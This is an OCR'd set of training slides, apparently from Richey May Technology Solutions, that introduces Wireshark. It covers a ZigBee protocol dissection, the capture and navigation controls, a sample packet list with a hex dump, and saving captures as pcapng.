
Raw Data

Protocol Dissection


```
⊟ IEEE 802.15.4 Data, Dst: 0x0000, Src: 0x0001
  ⊞ Frame Control Field: Data (0x8861)
    Sequence Number: 5
    Destination PAN: 0x1681
    Destination: 0x0000
    Source: 0x0001
    [Extended Source: 00:00:00_00:00:00:00:01
    [origin: 4]
⊟ ZigBee Network Layer Data, Dst: 0x0000, Src: 0x0001
  ⊞ Frame Control Field: Data (0x0048)
    Destination: 0x0000
    Source: 0x0001
    Radius: 30
    Sequence Number: 200
    [Extended Source: 00:00:00_00:00:00:00:0*
    [origin: 4]
⊞ ZigBee Application Support Layer Data
⊞ Data (77 bytes)
```

RICHEY MAY
TECHNOLOGY SOLUTIONS


Navigation




Start Capture



Stop Capture



Restart Capture



Capture Options

RICHEY MAY
TECHNOLOGY SOLUTIONS

Navigation

Open Capture File

Save this Capture File

Close this Capture File

Reload this Capture File

RICHEY MAY
TECHNOLOGY SOLUTIONS

Navigation

Find a packet

Go to previous / next packet

Go to packet number _____

Go to first / last packet


RICHEY MAY
TECHNOLOGY SOLUTIONS

Navigation

Toggle on/off real-time view


Toggle on/off color rules

Enlarge / Shrink text



Resize text

Fit text within columns



*Wi-Fi
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression...
No. Time Source Destination Protocol Length Info
1 0.000000 52.42.20.106 192.168.1.141 TCP 54 443 → 3239 [ACK] Seq=1 Ack=1 Win=28458 Len=0
2 0.067028 4c:11:bf:53:10… ff:ff:ff:ff:ff… ARP 60 Who has 192.168.1.1? Tell 192.168.1.90
3 0.336679 64.78.27.65 192.168.1.141 TCP 54 443 → 3237 [ACK] Seq=1 Ack=1 Win=508 Len=0
4 0.354504 64.78.27.65 192.168.1.141 TLSv1.2 395 Application Data
5 0.539057 207.233.126.12 192.168.1.141 TLSv1.2 139 Application Data
6 1.949170 00:11:32:1f:70… ff:ff:ff:ff:ff… ARP 60 Who has 192.168.1.7? Tell 192.168.1.99
7 2.330614 64.78.27.65 192.168.1.141 TLSv1.2 395 Application Data
8 2.423993 23.215.100.145 192.168.1.141 TCP 66 443 → 3227 [ACK] Seq=1 Ack=1 Win=249 Len=0 SLE=0 SRE=1
9 2.428207 64.78.27.65 192.168.1.141 TLSv1.2 795 Application Data
10 2.555478 64.78.27.65 192.168.1.141 TCP 54 443 → 3240 [ACK] Seq=1083 Ack=1611 Win=512 Len=0
11 2.582748 64.78.27.65 192.168.1.141 TLSv1.2 395 Application Data
12 2.664550 64.78.27.65 192.168.1.141 TLSv1.2 795 Application Data
13 2.742336 64.78.27.65 192.168.1.141 TLSv1.2 395 Application Data
14 2.842622 64.78.27.65 192.168.1.141 TLSv1.2 795 Application Data
Packet List
Frame 1: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0
Ethernet II, Src: 00:17:c5:78:35:dc, Dst: 00:28:f8:d2:11:80
Internet Protocol Version 4, Src: 52.42.20.106, Dst: 192.168.1.141
Transmission Control Protocol, Src Port: 443, Dst Port: 3239, Seq: 1, Ack: 1, Len: 0
Details Pane
0000 00 28 f8 d2 11 80 00 17 c5 78 35 dc 08 00 45 00 .(..... .x5...E.
0010 00 28 c4 de 40 00 f3 06 b8 27 34 2a 14 6a c0 a8 .(..@... .'4*.j..
0020 01 8d 01 bb 0c a7 4c c2 9f d9 38 6e be af 50 10 ......L. ..8n..P.
0030 6f 2a 43 c5 00 00 o*C...
Packet Bytes
wireshark_20E37EC4-C53B-4D98-8195-BCFA52C1E828_20180614081810_a09308
Packets: 14 · Displayed: 14 (100.0%)
Profile: Default


RICHEY MAY
TECHNOLOGY SOLUTIONS

Save PCAP As…

- Saves all data in Wireshark
- Multiple formats
- Default = pcapng (PCAP NextGen)
- File > Save As…

RICHEY MAY
TECHNOLOGY SOLUTIONS

